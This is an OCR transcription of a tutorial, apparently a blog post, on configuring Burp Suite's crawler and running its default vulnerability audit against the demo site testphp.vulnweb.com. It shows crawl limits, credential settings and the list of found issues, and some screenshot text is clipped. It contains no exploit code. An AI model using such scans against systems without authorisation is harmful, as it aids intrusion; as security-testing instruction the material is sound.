
Crawl Optimization

These settings let you control the behavior of the crawl logic to reflect the objectiv
documentation for more information about each option.

Maximum link depth: 5

Crawl strategy: Normal

Crawl Limit is considered to be an important factor as it determines the time required and the depth to crawl an application. Thereby we'll set the **maximum crawl limit** to **50 minutes** and the **Maximum unique locations discovered** to **5000**.


Crawl Limits


Crawling modern applications is sometimes an open-ended exercise, due to the amount of
Burp's crawler uses various techniques to maximise discovery of unique content early in th
crawl, as it reaches the point of diminishing returns. You can leave any crawl limit setting b

Maximum crawl time: 50 minutes

Maximum unique locations discovered: 5000

Maximum request count:

There are applications that carry **user registration or login portals**, thus checking both the options will thus guide the burp's crawler to **self-register** with some random values if encounters up with a signup portal and even use wrong credentials at the login portals such in order to determine the website's behaviour.



Login Functions

These settings control how the crawler will interact with any login functionality.

☑ Attempt to self-register a user

☑ Trigger login failures (using invalid username)

Now with all these configurations as soon as we hit the **"Save"** button we thus get our crawler listed at the **New scan dashboard.**



Scan Configuration

Select configurations to control how the scan is carried out. You can select multiple configuration will be applied in turn to determine the final configuration that is used for the scan. If no configura selected, then Burp Scanner's default settings will be used.

Name	Function	Built-in
Crawling configuration 1	Crawling	

What, if the crawler encounters with the restricted pages? Or an admin portal? Thereby, for such situations, let’s feed up some default credentials so that the crawler can use them !!

Navigate to the **“Application login”** section and click on “New”.




Application Login

Specify the account credentials that should be submitted to any login functions. The crawler will use these to discover authenticated content behind login functions.

Label	Username

Over in the pop-up box, enter the desired credentials & hit the **“OK”** button.




Label: Credentials
Username: test
Password: ••••

Along with all these things, we’re having one more option within the **“New Scan dashboard”,** i.e. **“Resource Pool”.**

A resource pool is basically a section defined for the **concurrent requests** or in simpler terms, we can say about how many requests the crawler will send to the application in one go, and what would be the time gap between the two requests.

Therefore, if you're testing a fragile application which could get down with an excessive number of request, thus then you can configure it accordingly, but as we're testing the demo application thereby we'll set them to default.



Resource Pool

Specify the resource pool in which the scan will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

Use existing resource pool

Selected	Resource pool	Max concurrent requests	Delay between requests
●	Default resource pool	10	

Create new resource pool


Name:

Maximum concurrent requests:

Delay between requests: milliseconds

Add random variations

Now as we hit the **"OK"** button, our crawler will start which thus could be monitored at the dashboard.



1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain ... 0 items added to site map

Capturing: 0 responses processed

0 responses queued

2. Live audit from Proxy (all traffic)

Audit checks - passive Issues:

Capturing: 0 requests (0 errors)


5. Crawl of testphp.vulnweb.com

Crawling configuration 1 0 requests (0 errors)

0 locations crawled

Unauthenticated crawl. Estimating time ...

Now, let’s wait for it to get END !! As we navigate to the **Target tab** we’ll thus get our output listed, and there we can notice that the **signup page is not mentioned**, which states that our configuration worked properly.



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
http://testphp.vulnweb.com
  /
  AJAX
  Mod_Rewrite_Shop
  artists.php
  cart.php
  categories.php
  disclaimer.php
  guestbook.php
  hpp
  index.php
  listproducts.php
  login.php
  search.php
```

Host	Method	URL
http://testphp.vulnweb.com	GET	/
http://testphp.vulnweb.com	GET	/AJAX/index.php
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/
http://testphp.vulnweb.com	GET	/artists.php
http://testphp.vulnweb.com	GET	/artists.php?artist=1
http://testphp.vulnweb.com	GET	/artists.php?artist=2
http://testphp.vulnweb.com	GET	/artists.php?artist=3
http://testphp.vulnweb.com	GET	/cart.php
http://testphp.vulnweb.com	GET	/categories.php
http://testphp.vulnweb.com	GET	/disclaimer.php
http://testphp.vulnweb.com	GET	/guestbook.php
http://testphp.vulnweb.com	POST	/guestbook.php
http://testphp.vulnweb.com	GET	/hpp/
http://testphp.vulnweb.com	GET	/index.php
http://testphp.vulnweb.com	GET	/listproducts.php?cat=1

Vulnerability Scanning Over Burpsuite


Rather being an incepting tool, burpsuite acts as a vulnerability scanner too. Thereby, it scans the applications with a name as **“Audit”**. There are a number of vulnerability scanners over the web and burpsuite is one of them, as it is designed to be used by the security testers, and to fit in closely with the existing techniques and methodologies for performing manual and semi-automated penetration tests of web applications.

So let’s dig the **“testphp.vulnweb”** vulnerable application and check out what major vulnerabilities it carries within.

<u>**Auditing with the default configuration**</u>


As we’ve already crawled the application thus it would be simpler to audit it, however, **to launch a scanner all we need is a URL,** whether we get it by incepting the request, or through the target tab.

From the screenshot, you can perceive that we’ve sent the base URL by doing a right-click and opting the **“Scan”.**



As soon as we do so, we'll thus be redirected back to the **New Scan's Dashboard.** But wait !! This time we're having one more option i.e. **"Audit Selected items",** as soon as we select it we'll thus get all the URL's within the **Item to Scan** box (This happens because we've opted the base request).


As we're dealing with the default auditing, we'll thus simply hit the **"OK"** button there.



```
http://testphp.vulnweb.com/
http://testphp.vulnweb.com/AJAX/index.php
http://testphp.vulnweb.com/Mod_Rewrite_Shop/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
```

And now I guess you know where we need to go. Yes !! The **Dashboard tab.**

This time not only the **Tasks section** and **the Event log** is changed but we can see the variations in the **Issue activity** and the **advisory** sections too.


Tasks

1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domai... 0 items added to site map
Capturing: 0 responses processed
0 responses queued

2. Live audit from Proxy (all traffic)
Audit checks - passive Issues:
Capturing: 0 requests (0 errors)
View details »

4. Audit of testphp.vulnweb.com
Default configuration Issues: 3 3 12
17245 requests (19 errors)
Auditing. Estimating time remaining...
View details »

Event log

Time	Type	Source	
20:52:42 16 Dec 2020	Info	Task 4	Audit started.

Issue activity

#	Task	Time	Action	Issue type
18	4	21:20:33 16 Dec 2020	Issue found	Path-relative style sheet import
17	4	21:19:52 16 Dec 2020	Issue found	Backup file
16	4	21:19:52 16 Dec 2020	Issue found	Backup file
15	4	21:19:41 16 Dec 2020	Issue found	Backup file
14	4	21:19:41 16 Dec 2020	Issue found	Backup file
13	4	20:59:28 16 Dec 2020	Issue found	Path-relative style sheet import
12	4	20:52:50 16 Dec 2020	Issue found	Password field with autocomplete enab
11	4	20:52:50 16 Dec 2020	Issue found	Cleartext submission of password
10	4	20:52:50 16 Dec 2020	Issue found	Password field with autocomplete enab
9	4	20:52:50 16 Dec 2020	Issue found	Cleartext submission of password

Cleartext submission of password


Issue:	Cleartext submission of password
Severity:	High
Confidence:	Certain
Host:	http://testphp.vulnweb.com
Path:	/signup.php

Issue detail

From the above image, we can see that within a few minutes our scanner has sent about 17000 requests to the web-application and even dumped a number of vulnerabilities according to their severity level.

What if we want to see the detailed version ??

In order to do so, simply click on the **View Details section** placed at the bottom of the defined task, and will thus get redirected to a new window will all the refined details within it.


4. Audit of testphp.vulnweb.com


Task details

Scan type:	Crawl and audit
Scope:	testphp.vulnweb.com
Configuration:	Default configuration
Issues:	4 0 3 12
Requests:	20,677
Errors:	23

Auditing. Estimating time remaining...

Cool !! Let’s check the Audited Items.


And as we hit the Audit Items tab, we’ll thus get landed up to the detailed version of the audited sections, where we’ll get the statues, Active & Passive phases, Requests per URLs and many more.



Details | Audit items | Issue activity | Event log

URL	Status	Passive ph...	Active phases	JavaScript ph...	Issues	Requests	Errors	Insertion points
/	Scanning	1 2	1 2 3 4 5	1 2 3	1 3	560		3
/AJAX/index.php	Errors: request tim...	1 2	1 2 3 4 5	1 2 3	1	1254	2	6
/Mod_Rewrite_Shop/	Scanning	1 2	1 2 3 4 5	1 2 3	1	656	1	4
